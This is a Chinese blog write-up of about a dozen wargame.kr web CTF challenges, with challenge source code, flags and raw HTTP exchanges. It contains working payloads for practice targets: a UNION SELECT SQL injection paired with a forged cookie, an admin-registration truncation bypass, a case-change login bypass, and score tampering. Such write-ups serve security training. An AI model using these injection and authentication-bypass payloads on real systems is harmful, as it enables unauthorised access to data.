wargame.kr WriteUp

原创

Bendawang 于 2016-10-22 11:09:49 发布 2621 收藏

分类专栏： Web WriteUp 文章标签： web writeup wargame ctf


前面耽搁了一周半，一周半没碰电脑，真是爆炸，回来做做题练练手。做了几道wargame.kr的题，做了几道就不想做了，感觉还是偏基础了，意义不很大，但是博客还是要发的啊。。
这里就只有前面估计十来道的wp，后面的没做了，挺无聊的感觉。
不过适合刚刚接触web不久的筒子们，里面的姿势都还蛮经典的。

already got (200pt)

直接在响应头里面就看到flag了。

QR Code Puzzle （300pt）

也是直接看源码，图片的位置被url编码了，解码，访问，扫二维码，拿到flag



congratulations!!

Flag is : aeaec6b140afb3fc7a41281173790b65d01c6c26

#flee button (450pt)
也是看源码，访问相应的网页就可以了
http://wargame.kr:8080/flee_button/?key=ad55

login filter (450pt)

先看源码

```php
<?php

if (isset($_GET['view-source'])) {
    show_source(__FILE__);
    exit();
}

/*
create table user(
 idx int auto_increment primary key,
 id char(32),
 ps char(32)
);
*/

 if(isset($_POST['id']) && isset($_POST['ps'])){
  include("../lib.php"); # include for auth_code function.

  mysql_connect("localhost","login_filtering","login_filtering_pz");
  mysql_select_db ("login_filtering");
  mysql_query("set names utf8");

  $key = auth_code("login filtering");

  $id = mysql_real_escape_string(trim($_POST['id']));
  $ps = mysql_real_escape_string(trim($_POST['ps']));

  $row=mysql_fetch_array(mysql_query("select * from user where id='$id' and ps=md5('$ps')"));

  if(isset($row['id'])){
   if($id=='guest' || $id=='blueh4g'){
    echo "your account is blocked";
   }else{
    echo "login ok"."<br />";
    echo "Password : ".$key;
   }
  }else{
   echo "wrong..";
  }
 }
?>
```

这里看到`mysql_real_escape_string`再加上`utf-8`的编码，就知道没办法绕过过滤。那么就想办法绕过比较，发现大小写没有过滤，直接提交
`id=GUEST&ps=guest`即可。

wtf_code (450pt)


拿到发现是whitespace，直接上脚本解码就行了

```python
def t2i(str):
    out = 0
    for i in range(0,8):
        out += int(str[i])*(2**(7-i))
    return out

f = open('source_code.ws','r')
x = f.readline()
x = f.readline()
ans=""
k = 0
while x:
    out = ''
    for c in x:
        if c==' ':
            out += '0'
        else:
            out += '1'
    x = f.readline()
    l = len(out)
    if 8 <= l <= 11 and k%2 ==0:
        print out
        c = t2i('0'+out[l-8:l-1])
        #print chr(c)
        ans+= chr(c)
    k+=1
f.close()
print ans
```

```
000010101
100000001
00011011
Wow! Key is dce6c7bb3b38cd64be6e1bd5cd929894cd8e7297 (this key is for [218.29.102.118] only..)
```

db_is_really_good

首先在`write.php`确定了是sqlite数据库。
然后加上个`/`



找到规律就是`sqlite`数据库的`db`文件位置在/db/wkrm_username.db处，直接访问`http://wargame.kr:8080/db_is_really_good/db/wkrm_admin.db`拿到数据库文件，随便找个软件打开就知道了


访问拿到flag

fly me to the moon

直接抓发往`high-scores.php`的包，改成绩改个很大的数就可以了。


md5_compare

比较老套的MD5弱类型比较了




md5_password

也是经典姿势




strcmp



Congratulations! Flag is **963300aee25e9e9753f338c88f07500c169f6e99**

type_confusion

多提交两次就行了。




{"code":true,"flag":"1c52989d07f2448b8046c36f4477705ac78a5098"}

tmitter


在`join.php`看到hint，应该是要以admin注册强行改密码什么的，加上id长度限制为32

```
<tr><td>ID</td><td><input type="text" name="id" maxlength="32">
```

输入`admin a`(ps:中间很多空格，总位数大于32，最后一个a防trim()，这样它截断32位再trim就成功了)




```
POST /tmitter/join.php HTTP/1.1
Host: wargame.kr:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://wargame.kr:8080/tmitter/join.php
Cookie: PHPSESSID=prflio770cktda6etb13d0tcl0
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 65

id=admin                                        a&ps=admin123
```



```
HTTP/1.1 200 OK
Date: Fri, 21 Oct 2016 13:58:32 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.20
Content-Length: 38
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<script>window.location='./';</script>
```

注册成功，登陆拿flag



```
this flag is only for [218.29.102.101] ->
bc8b3d6608ff27d28a8b9cf98c30ea6c3af7b2a3
This admin account will be deleted now...
```


Tmeet

SimpleBoard

直接看代码，
重点就在这个过滤这里

```php
private function read_chk($idx){
    if(strpos($_COOKIE['view'], "/".$idx) !== false) {
        return true;
    } else {
        return false;
    }
}
```

所以在每次构造`idx`同是，需要每次也把`cookie`改下，改成`/`+`$idx`就行了，然后就是简单的联合查询，POC如下：



```
GET /SimpleBoard/read.php?idx=5+union+select+1,2,3,flag+from+README HTTP/1.1
Host: wargame.kr:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:49.0) Gecko/20100101
Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://wargame.kr:8080/SimpleBoard/
Cookie: view=%2f5+union+select+1,2,3,flag+from+README
ci_session=a%3A10%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%22645988ce9df33733
73b68b598400862f%22%3Bs%3A10%3A%22ip_address%22%3Bs%3A14%3A%22218.29.102.101%22
%3Bs%3A10%3A%22user_agent%22%3Bs%3A76%3A%22Mozilla%2F5.0+%28X11%3B+Ubuntu%3B+Li
nux+x86_64%3B+rv%3A49.0%29+Gecko%2F20100101+Firefox%2F49.0%22%3Bs%3A13%3A%22las
t_activity%22%3Bi%3A1477101121%3Bs%3A9%3A%22user_data%22%3Bs%3A0%3A%22%22%3Bs%3
A4%3A%22name%22%3Bs%3A9%3A%22bendawang%22%3Bs%3A5%3A%22email%22%3Bs%3A22%3A%22b
endawang12138%40163.com%22%3Bs%3A4%3A%22lang%22%3Bs%3A3%3A%22eng%22%3Bs%3A11%3A
%22achievement%22%3Bs%3A7%3A%22default%22%3Bs%3A5%3A%22point%22%3Bs%3A4%3A%2215
50%22%3B%7Df1fa07e724bc47fd1c279e3d4cd3030b09517b2a
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Sat, 22 Oct 2016 02:48:57 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.20
Vary: Accept-Encoding
Content-Length: 582
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<style>
        td {padding:3px; border:1px solid #ddd;}
        td:first-child, td:last-child {text-align:center; font-weight:bold;}
        thead td {font-weight:bold; text-align:center;}
        tbody td {padding:20px;}
        tfoot td {text-align:center;}
</style>
<table>
        <thead>
                <tr><td>NUM</td><td>TITLE</td><td>HIT</td></tr>
                <tr><td>1</td><td>2</td><td>3</td></tr>
        </thead>
        <tbody>
                <td colspan=3>a5b0ac6610ab256486d3b645841c86a260bd665f</td>
        </tbody>
        <tfoot>
                <td colspan=3><a href='./index.php'>LIST</a></td>
        </tfoot>
</table>
<br />
<a href="./classes.php?view-source">view source (class)</a>
```